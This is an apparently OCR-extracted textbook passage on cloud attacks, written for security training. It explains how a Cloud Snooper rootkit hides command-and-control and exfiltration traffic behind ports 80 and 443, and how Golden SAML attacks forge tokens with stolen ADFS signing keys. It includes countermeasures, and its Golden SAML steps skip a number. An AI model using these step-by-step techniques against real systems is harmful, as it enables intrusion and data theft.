
Cloud snooper attacks are triggered at AWS security groups (SGs) to compromise the target server and extract sensitive data stealthily. Attackers perform this attack by leveraging a weakly configured firewall or any underlying vulnerabilities. Attackers use various techniques to bypass security controls such as firewalls and gain remote control over the target server.

Attackers exploit a weakness in SGs, which are intended to allow only the traffic with destination ports 80 or 443. Attackers install rootkits either by exploiting weaknesses in traffic filters, supply-chain attacks, or brute-forcing SSH. Attackers transmit their command and control (C2) packets masquerading as legitimate traffic. Then, the installed rootkit intercepts the packets and redirects the commands to the backdoor Trojan. The Trojan executes the malicious activities according to the C2 commands received from the remote machine.

Steps Involved in a Cloud Snooper Attack:

- **Step 1:** Attackers send specially created C2 packets along with normal traffic to the target server with destination ports 80 and 443, fooling the perimeter firewall.
- **Step 2:** The firewall verifies all incoming packets and allows them to pass as all the packets contain 80 and 443 as the destination ports.
- **Step 3:** Now, the listener in the rootkit intercepts traffic towards the server and recreates the packets with source ports 1010, 2020, 6060, 7070, 8080, or 9999. The listener then transmits those packets to the backdoor installed by the rootkit.
- **Step 4:** The backdoor Trojan now performs actions according to the C2 commands and sends the data back to the rootkit after collecting from the target server.

- **Step 5:** The rootkit again reconstructs the received packets with the source ports 80 and 443 to bypass the firewall and exfiltrate data to the attacker. Here, the firewall is again fooled by the rootkit.




Attacker
1
Sends specially crafted C2 packets with destination port 80 or 443
7
Retrieves stolen data
AWS SGs
2
Forwards all the packets since they contain destination port 80 or 443
6
Reconstructs packets again with source port 80 or 443
Rootkit
3
Identifies C2 traffic and sends it with source ports 1010, 2020, 6060, 7070, 8080, and 9999
5
Transfers stolen data
Trojan
4
Target Server

Figure 19.41: Illustration of a cloud snooper attack

Countermeasures:

- Ensure that the network traffic is regularly analyzed.
- Ensure that the web servers are regularly patched.
- Employ a layered security model.



Cloud Attacks: Golden SAML Attack


- Golden SAML attacks are **performed to target identity providers** on cloud networks such as the Active Directory Federation Service (ADFS), which utilizes the SAML protocol for the authentication and authorization of users
- Attackers initially gain administrative access to the identity provider's user profile and **exploit token signing certificates** to generate forged SAML tokens or responses by manipulating the SAML assertions

Golden SAML Attack

Golden Security Assertion Markup Language (SAML) attacks are implemented to target identity providers on cloud networks such as the Active Directory Federation Service (ADFS) that utilize the SAML protocol for the authentication and authorization of users. Attackers initially gain administrative access to the identity provider's user profile and exploit token signing certificates to generate forged SAML tokens or responses by manipulating the SAML assertions. This access can be achieved through session hijacking, privilege escalation, or lateral movement via previously exploited vulnerabilities or attacks.

Golden SAML Attack Scenario

- **Step 1:** An attacker gains access to the ADFS server (identity provider) and steals the certificate and encryption key that signs the assertion.
- **Step 2:** When a user attempts to access the required service, the service provider redirects the request to the identity provider.
- **Step 4:** The attacker intercepts the redirect request and sends back the SAML response with forged assertion values using the stolen keys.
- **Step 5:** Then, the service provider allows the attacker to access federated services associated with the target user account.

